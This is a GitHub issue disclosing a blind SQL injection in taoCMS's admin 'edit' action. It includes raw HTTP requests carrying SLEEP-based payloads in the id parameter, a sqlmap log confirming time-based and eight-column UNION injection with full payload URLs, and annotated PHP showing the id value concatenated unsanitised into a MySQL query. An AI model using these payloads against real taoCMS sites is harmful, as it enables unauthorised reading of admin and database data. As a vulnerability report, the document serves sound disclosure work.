



New issue

[Jump to bottom](#)

There is SQL blind injection at "Admin Edit" #16

[Open](#) Whippet0 opened this issue on Jan 15 · 0 comments

Whippet0 commented on Jan 15 · edited



```
GET /admin/admin.php?action=admin&id=2+and(sleep(5))--&ctrl=edit HTTP/1.1
Host: taocms.test
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://taocms.test/admin/admin.php?action=admin&ctrl=lists
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=aa3a51ivo36mssl5dqhm5dc62;XDEBUG_SESSION=PHPSTORM
Connection: close
```



Request

Raw Params Headers Hex

```

1 GET /admin/admin.php?action=admin&id=2+and(sleep(10))--+&ctrl=edit HTTP/1.1
2 Host: taocms.test
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://taocms.test/admin/admin.php?action=admin&ctrl=lists
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: PHPSESSID=aa3a51ivo36mss15dqhm5dc62;XDEBUG_SESSION=PHPSTORM
10 Connection: close
11
12

```

Response

Raw Headers Hex

```

1 HTTP/1.1 200 OK
2 Date: Sat, 15 Jan 2022 18:05:23 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=
7 Pragma: no-cache
8 Connection: close
9 Content-Type: text/html; charset=utf-8
10 Content-Length: 2297
11
12 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w
13 <html xmlns="http://www.w3.org/1999/xhtml">
14 <head>
15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <title>
  taoCMS后台管理
</title>
17 <link href="template/images/common.css" rel="stylesheet" type="text/css"
18 <script type="text/javascript" src="template/images/common.js">
</script>
19 </head>
20 <body>

```

0 matches

Done

0 matches

2,679 bytes 110.858 ms

```

[11:11:22] [INFO] testing 'Generic inline queries'
[11:11:23] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:11:26] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:11:30] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:11:33] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[11:11:47] [INFO] URI parameter '#1*' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[Y/n] Y
[11:11:53] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:11:53] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
(potential) technique found
[11:12:12] [INFO] target URL appears to be UNION injectable with 8 columns
[11:12:27] [INFO] URI parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests:
---
Parameter: #1* (URI)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: http://taocms.test:80/admin/admin.php?action=admin&id=2 AND (SELECT 7247 FROM (SELECT(SLEEP(5)))IrDT)&ctrl=
edit

  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: http://taocms.test:80/admin/admin.php?action=admin&id=-4786 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,
NULL,CONCAT(0x717a707071,0x6466714a456e786b584d785346467369425a595657464c51416d4a6b51724b7a745978505841526d,0x7176627671
)-- -&ctrl=edit
---
[11:12:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[11:12:34] [INFO] fetched data logged to text files under 'C:\Users\admin\AppData\Local\sqlmap\output\taocms.test'
[11:12:34] [WARNING] your sqlmap version is outdated

```

admin/admin.php

```
1 <?php
2 session_start();
3 include "../config.php";
4 include "../include/common.php";
5 $action=$_REQUEST['action']; $action: "admin"
6 $ctrl=$_REQUEST['ctrl']; $ctrl: "edit"
7 $id=(array)$_REQUEST['id']; $id: {"2 and(sleep(5))-- "} [1]
8 //请登录
9 if(!Base::checkadmin() && $ctrl != 'login' && $ctrl != 'checkUser'){
10     Base::showmessage( msg: '', url: "index.php?action=login", auto: 1);
11 }
12 $referInfo=parse_url($_SERVER['HTTP_REFERER']); $referInfo: {scheme => "http", host => "taocms.test", path => "/admin/admin.php", query => "action=admin&ctrl=li
13 $referHost=isset($referInfo['port'])?"{$referInfo['host']}:{ $referInfo['port']}":$referInfo['host']; $referHost: "taocms.test" $referInfo: {scheme => "http", h
14 if($referHost != $_SERVER['HTTP_HOST'] && $ctrl != 'login'){ $referHost: "taocms.test"
15     Base::showmessage( msg: 'refer error', url: 'admin.php?action=frame&ctrl=logout');
16 }
17 if(Base::catauth($action)){
18     if(class_exists($action)){
19         $model=new $action($action,$id); $id: {"2 and(sleep(5))-- "} [1] $model: {table => "admin", db => Dbclass, tpl => Template, id => [1], data => null, men
20         if (method_exists($action,$ctrl)) { $action: "admin"
21             $model->$ctrl(); $ctrl: "edit"
22         }
23     }
24 }
```

include/Model/Admin.php::edit

```
7 include(SYS_ROOT.CACHE."cat_array.inc");
8 include($this->tpl->myTpl( tplname: 'manage' . $this->table));
9 }
10 function edit(){
11     //管理员参数缓存
12     include(SYS_ROOT.CACHE."admin_array.inc");
13 $getArray=$this->db->getList(TB.$this->table, 'id=' . $this->id[0]);
14 $category=$this->db->getList(TB.'category');
15 $o=$getArray[0];
16 $authlist=array();
17 $authlist=explode( delimiter: '|', $o['auth']);
18 $o['auth_level']=$authlist[0];
19 $o['auth_cat']=intval($authlist[1]);
20 $goctrl='update';
21 include($this->tpl->myTpl( tplname: 'edit' . $this->table));
22 }
```

include/Db/Mysql.php::getList

```
55 return $query;
56 }
57 function fetch_array($query,$result_type = MYSQL_ASSOC){
58     return mysql_fetch_array($query,$result_type);
59 }
60 function getList($table,$wheres = "1=1", $columns = '*', $limits = '20', $orderby="id DESC"){ $table: "cms_admin" $wheres: "id=2 and(sleep(5))-- " $columns:
61 $query = $this->query( sql: "select ".$columns." from ".$table." where ".$wheres." ORDER BY ".$orderby." limit ".$limits);
62 while($rs = $this->fetch_array($query)){
63     $datas[]=Base::magic2word($rs);
64 }
65 return $datas ;
66 }
```

include/Db/Mysql.php::query

```
52 function query($sql){ $sql: "select * from cms_admin where id=2 and(sleep(5))-- ORDER BY id DESC limit 20"
53 //echo $sql;
54 $query = mysql_query($sql,$this->conn);
55 return $query;
56 }
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

